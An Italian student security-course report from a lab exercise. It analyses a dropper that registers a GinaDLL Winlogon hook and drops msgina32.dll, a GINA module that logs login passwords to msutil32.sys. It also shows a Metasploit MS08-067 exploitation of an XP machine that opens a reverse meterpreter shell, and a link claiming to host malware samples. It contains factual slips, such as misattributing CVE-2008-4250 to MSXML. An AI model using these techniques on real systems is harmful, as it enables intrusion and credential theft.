Il file "**msgina32.dll**" è un componente del sistema operativo Microsoft Windows. Esso è **responsabile dell'interfaccia di accesso di Windows** (GINA, Graphical Identification and Authentication) per le versioni precedenti di Windows come Windows XP e Windows Server 2003.

La libreria gestisce le funzioni di **autenticazione** e l'**interfaccia utente per il processo di accesso al sistema operativo**. Quando si avvia un computer con Windows XP o Windows Server 2003, l'interfaccia di accesso di Windows viene visualizzata, consentendo agli utenti di inserire le loro credenziali (come nome utente e password) per accedere al sistema.

Filtrate includendo solamente l'attività sul registro di Windows.

- Quale chiave di registro viene creata?
- Quale valore viene associato alla chiave di registro creata?



Time of Day	Process Name	PID	Operation	Path	Result
10:34:04.5098...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Malware_Build_Week_U3.exe	NAME NOT FOUND
10:34:04.5107...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5107...	Malware_Build_Week_U3...	1020	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS
10:34:04.5107...	Malware_Build_Week_U3...	1020	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5134...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5134...	Malware_Build_Week_U3...	1020	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS
10:34:04.5135...	Malware_Build_Week_U3...	1020	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5135...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll	NAME NOT FOUND
10:34:04.5143...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll	NAME NOT FOUND
10:34:04.5150...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.dll	NAME NOT FOUND
10:34:04.5150...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5150...	Malware_Build_Week_U3...	1020	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	SUCCESS
10:34:04.5150...	Malware_Build_Week_U3...	1020	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSUserEnabled	SUCCESS
10:34:04.5151...	Malware_Build_Week_U3...	1020	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS
10:34:04.5151...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS
10:34:04.5151...	Malware_Build_Week_U3...	1020	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NAME NOT FOUND
10:34:04.5152...	Malware_Build_Week_U3...	1020	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS
10:34:04.5152...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM	SUCCESS
10:34:04.5152...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NAME NOT FOUND
10:34:04.5152...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll	NAME NOT FOUND
10:34:04.5152...	Malware_Build_Week_U3...	1020	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kernel32.dll	NAME NOT FOUND
10:34:04.5172...	Malware_Build_Week_U3...	1020	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS
10:34:04.5172...	Malware_Build_Week_U3...	1020	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL	SUCCESS
10:34:04.5173...	Malware_Build_Week_U3...	1020	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS

Su ProcMon possiamo vedere la chiave di registro "HKLM(Local Machine)\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" creata dal comando "RegCreateKey" dal malware.

Con il comando "RegSetValue" viene associato il valore "GinaDLL".

Passate ora alla visualizzazione dell'attività sul **file system**.



- Quale chiamata di sistema ha modificato il contenuto della cartella dove è presente l'eseguibile del Malware?

Process Monitor				
Malware_Build_Week_U3...	1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
Malware_Build_Week_U3...	1020	FileSystemControl	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
Malware_Build_Week_U3...	1020	QueryOpen	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\Malware_Build_Week_U3.exe.Local	NAME NOT FOUND
Malware_Build_Week_U3...	1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_Week_U3...	1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
Malware_Build_Week_U3...	1020	CloseFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
Malware_Build_Week_U3...	1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_Week_U3...	1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_Week_U3...	1020	CloseFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
Malware_Build_Week_U3...	1020	CloseFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS

La chiamata di sistema **CreateFile** con il PID 1020 sta creando il file **msgina32.dll** nel percorso **C:\Documents and Settings\Administrator\Desktop\Build\_Week\_Unit\_3\**.

La chiamata di sistema **“WriteFile”** è stata utilizzata dal malware per apportare modifiche al contenuto della cartella in cui si trova l'eseguibile dannoso. Il malware ha eseguito questa chiamata **due volte**: nella prima occasione, ha scritto il proprio contenuto all'interno del file “msgina32.dll”, sovrascrivendo il suo contenuto precedente. Successivamente, nella seconda chiamata **“WriteFile”**, il malware ha sovrascritto nuovamente il contenuto di **“msgina32.dll”**, presumibilmente per mascherare la propria presenza o per nascondere le sue attività dannose.



La chiamata di sistema **“WriteFile”** ha esito positivo in entrambi i casi. Ciò significa che i dati sono stati scritti correttamente nei file.

**Il malware è ora presente nel file “C:\Documents and Settings Administrator\Desktop\Build\_Week\_Unit\_3\msgina32.dll”**. Questo file può essere eseguito per infettare il sistema con il malware.

Unite tutte le informazioni raccolte fin qui sia dall'analisi statica che dall'analisi dinamica per delineare il funzionamento del Malware.

1020	CreateFile	C:\WINDOWS\system32\dwwin.exe
1020	CreateFileMapping	C:\WINDOWS\system32\dwwin.exe
1020	QueryStandardInformationFile	C:\WINDOWS\system32\dwwin.exe
1020	CreateFileMapping	C:\WINDOWS\system32\dwwin.exe

1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
1020	CloseFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS



Con le **informazioni raccolte al momento** possiamo affermare la nostra teoria, il malware è un **Dropper** in quanto al suo interno contiene un file, **msgina32.dll**, che viene estratto al momento dell'esecuzione del file.

**Questo malware ottiene la persistenza creando una nuova chiave di registro con la chiamata di funzione RegCreateKeyExA e la modifica con un'altra chiamata di funzione RegSetValueExA.**

## Giorno 4:

GINA (Graphic authentication & authentication) è un componente lecito di Windows che permette l'autenticazione degli utenti tramite interfaccia grafica - ovvero permette agli utenti di inserire **username** e **password** nel classico riquadro Windows, come quello in figura a destra che usate anche voi per accedere alla macchina virtuale.



## CVE-2018-5353 Detail

### Description

The custom **GINA/CP** module in Zoho ManageEngine ADSelfService Plus before 5.5 build 5517 allows remote attackers **to execute code** and **escalate privileges via spoofing**. It does not authenticate the intended server before opening a browser window. An unauthenticated attacker capable of conducting a spoofing attack can redirect the browser to gain execution in the context of the WinLogon.exe process. If Network Level Authentication is not enforced, the vulnerability can be exploited via RDP. Additionally, if the web server has a misconfigured certificate then no spoofing attack is required




GINA è una libreria **dll (Dynamic Link Library)** fornisce il supporto per l'interfaccia grafica dell'accesso e implementa le politiche di autenticazione per l'accesso al sistema. **Viene richiamata da Winlogon** che gestisce le attività legate all'accesso interattivo, mentre **GINA** si occupa delle interazioni dell'utente durante il processo di autenticazione.




Cosa può succedere se il file .dll lecito viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?

La **sostituzione di un file DLL lecito con uno malevolo** può causare gravi problemi, come il **furto di dati sensibili, keylogging, corruzione dei dati, esecuzione di codice dannoso e diffusione di malware**. Il sistema potrebbe subire danni, essere instabile e gli strumenti di sicurezza potrebbero avere difficoltà a rilevare la minaccia. È essenziale utilizzare software di sicurezza aggiornato e fare attenzione alle fonti dei file DLL per prevenire tali attacchi.



Schermata di avvio normale




Schermata di avvio infetta

Cosa può succedere se il file .dll lecito viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?

Una volta riavviato il sistema e apparsa la **schermata di login**, quando andiamo a inserire la **password**, essa verrà automaticamente salvata su un file log in system32 chiamato **"msutil32"**.

Per verificare che questo sia effettivamente un log, abbiamo cambiato la password dell'utente amministratore dal pannello di controllo per poi rileggere il file log. Anche la nuova password è stata salvata con successo.



```
int __cdecl sub_10001570(DWORD dwMessageId, uchar_t *Format, char Args)
sub_10001570 proc near

hMem= dword ptr -854h
Buffer= word ptr -850h
var_828= byte ptr -828h
Dest= word ptr -800h
dwMessageId= dword ptr 4
Format= dword ptr 8
Args= byte ptr 0Ch

mov     ecx, [esp+Format]
sub     esp, 854h
lea     eax, [esp+854h+Args]
lea     edx, [esp+854h+Dest]
push    esi
push    eax                ; Args
push    ecx                ; Format
push    800h              ; Count
push    edx                ; Dest
call    vsnprintf
push    offset Mode        ; Mode
push    offset Filename    ; "msutil32.sys"
call    _w fopen
mov     esi, eax
add     esp, 18h
test    esi, esi
jz      loc_1000164F
```


09/17/22	14:18:15	- UN Administrator	DM	MALWARE_TEST	Pw	malware	OLD	{null}
09/17/22	18:32:55	- UN Administrator	DM	MALWARE_TEST	Pw	malware	OLD	{null}
07/18/23	13:07:19	- UN Administrator	DM	MALWARE_TEST	Pw	malware	OLD	{null}

msutil32 - Blocco note

File	Modifica	Formato	Visualizza	?				
07/18/23	14:43:23	- UN	Epicode_user	DM	TEST-EPI	Pw	OLD	{null}
07/18/23	15:19:41	- UN	Epicode_user	DM	TEST-EPI	Pw	OLD	{null}
07/18/23	15:25:21	- UN	Epicode_user	DM	TEST-EPI	Pw	1234	OLD {null}



Sulla base della risposta sopra, delineate il profilo del Malware e delle sue funzionalità.  
Unite tutti i punti per creare un grafico che ne rappresenti lo scopo ad alto livello.



Giorno 5

<https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npglyg>

In questo link sono presenti due MALWARE

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sV -A --script vuln 192.168.240.15  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-19 04:33 EDT
```

```
Host script results:  
_smb-vuln-ms10-054: false  
_smb-vuln-ms08-067:  
  VULNERABLE:  
    Microsoft Windows system vulnerable to remote code execution (MS08-067)  
  State: VULNERABLE  
  IDs: CVE:CVE-2008-4250  
    The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,  
    Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary  
    code via a crafted RPC request that triggers the overflow during path canonicalization.
```



**La vulnerabilità CVE-2008-4250 è una falla di sicurezza critica su Windows XP**, il sistema operativo di Microsoft. Riguarda la libreria "Microsoft XML Core Services" (MSXML) e consente a un attaccante remoto di sfruttare un buffer overflow per eseguire codice dannoso senza autenticazione. Poiché **Windows XP non è più supportato con aggiornamenti di sicurezza**, i sistemi basati su questo sistema operativo sono **particolarmente vulnerabili** a nuovi attacchi informatici.

<https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npglyg>

In questo link sono presenti due MALWARE

```
msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft
Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.32.50
RHOST => 192.168.32.50
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.50:445 - Automatically detecting the target...
[*] 192.168.32.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.50:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.50
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.50:1461) at 2023-07-19 08:27:19 -0400

meterpreter > upload /home/kali/Desktop/BuildWeek.zip
[*] Uploading : /home/kali/Desktop/BuildWeek.zip -> BuildWeek.zip
[*] Uploaded 384.46 KiB of 384.46 KiB (100.0%): /home/kali/Desktop/BuildWeek.zip -> BuildWeek.zip
[*] Completed : /home/kali/Desktop/BuildWeek.zip -> BuildWeek.zip
```

Con **Kali in NAT**, scarichiamo il file ZIP con i due malware.

Poi, con **Kali e XP in RETE INTERNA**, eseguiamo una scansione **nmap** verso XP con il parametro "--script vuln" per individuare le vulnerabilità.

Una volta terminata la scansione prendiamo una vulnerabilità tra quelle trovate da **nmap** (in questo caso **MS08-067**), poi apriamo **Metasploit**.

Facciamo una ricerca dell'exploit per questa specifica vulnerabilità. Dopo aver selezionato l'exploit, configuriamo **RHOST** con l'ip di XP e facciamo partire l'exploit.

Il payload di default, **meterpreter\_reverse\_tcp**, creerà una sessione meterpreter che bucherà la macchina bersaglio.

Spostandoci su "**C:**" con **cd**, usiamo poi il comando "upload /home/kali/Desktop/BuildWeek.zip" per caricare il file sulla macchina.


## Parte 1

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware calcolatriceinnovativa50.exe (totalmente innoquo)

**Uno spyware** è un tipo di software dannoso progettato per spiare le attività degli utenti su un dispositivo informatico senza il loro consenso o conoscenza.

Lo scopo principale dello spyware è raccogliere informazioni personali e sensibili, ad esempio monitorando le attività di navigazione dell'utente, come i siti web visitati, le ricerche effettuate.

Allo scopo di poter ottenere informazioni sul target a scopi malevoli come pubblicità mirata o il furto di identità.



53  
/ 71

63 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

c7f8e8f117dcd7de447cc6b8d99952be9c78112542030d49797683e7df6adf3e7

CALC.EXE

Size 112.50 KB

Last Analysis Date 17 hours ago

EXE

peexe detect-debug-environment checks-user-input

Community Score

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 1

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label 1 trojan.swort/cryptz

Threat categories trojan

Family labels swort cryptz marle

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	1 Backdoor/Win32.Bifrose.C64906	ALYac	1 Trojan.CryptZ.Marte.1.Gen
Arcabit	1 Trojan.CryptZ.Marte.1.Gen	Avast	1 Win32.SwPatch.Wrm
AVG	1 Win32.SwPatch.Wrm	Avira (no cloud)	1 TR/Patched.Gen2

### Activity Summary

#### Behavior Tags

checks-user-input detect-debug-environment

#### Mitre ATT&CK Tactics and Techniques

##### Defense Evasion TA0005

Obfuscated Files or Information T1027  
Binary may include packed or crypted data

Software Packing T1027.002  
Binary may include packed or crypted data  
PE file has an executable .text section which is very likely to contain packed code (zlib compression ratio < 0.3)

##### Credential Access TA0006


Input Capture T1056  
Creates a DirectInput object (often for capturing keystrokes)

##### Discovery TA0007

System Information Discovery T1082  
Reads software policies  
Queries the volume information (name, serial number etc) of a device

Security Software Discovery T1518.001  
May try to detect the virtual machine to hinder analysis (VM artifact strings found in memory)  
AV process strings found (often used to terminate AV products)

Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware  
calcolatriceinnovativa50.exe.zip (totalmente innoquo)



values added: 75

```
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22075: "windows Catalog"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21762: "Administrative Tools"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21773: "Games"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21768: "Communications"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-21788: "System Tools"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@c:\WINDOWS\system32\xpsp2res.dll,-16201: "Wireless Network Setup Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@c:\WINDOWS\system32\netshell.dll,-1010: "New Connection Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@c:\WINDOWS\system32\hnetwiz.dll,-3085: "Network Setup Wizard"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22066: "Volume Control"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@shell32.dll,-22058: "Scheduled Tasks"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@c:\WINDOWS\system32\xpsp2res.dll,-6103: "Security Center"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@xpsp1res.dll,-10077: "Set Program Access and Defaults"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7021: "&Help and Support|"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7020: "&Search"
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@explorer.exe,-7023: "&Run..."
HKU\S-1-5-21-1993962763-1606980848-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\@c:\WINDOWS\system32\notepad.exe,-469: "Text Document"
```

Regshot riporta che sono stati aggiunti 75 valori al hive **HKU** (HKEY\_Users), come "Games" o "Scheduled Tasks" o "Administrative Tools". Questo potrebbe indicare che lo spyware sta cercando di accedere e monitorare informazioni sensibili dell'utente.




Analizzare questo file con gli strumenti che conoscete andando a confermare che è un malware  
calcolatriceinnovativa50.exe.zip (totalmente innoquo)



calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calcolatriceinnovativa50.exe	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\NTSAppCompat	SUCCESS	Type: REG_DWORD, Length 4, Data: 0
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\VPOR14.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\LeakTrack	NAME NOT FOUND	Length 144
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\System\CurrentControlSet\Control\Error Message Instrument\	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\GRE_Initialize\DisableMetaFiles	NAME NOT FOUND	Length 20
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Performance	NAME NOT FOUND	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHELL32.dll	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKLM\SYSTEM\Setup	SUCCESS	Desired Access: Query Value
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKLM\SYSTEM\Setup\SystemSetupInProgress	SUCCESS	Type: REG_DWORD, Length 4, Data: 0
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length 256
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegCloseKey	HKCU	SUCCESS	
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Software\Policies\Microsoft\Control Panel\Desktop	NAME NOT FOUND	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: Read
calcolatriceinnovativa50.exe	2956	RegQueryValue	HKCU\Control Panel\Desktop\MultiUILanguageId	NAME NOT FOUND	Length 256
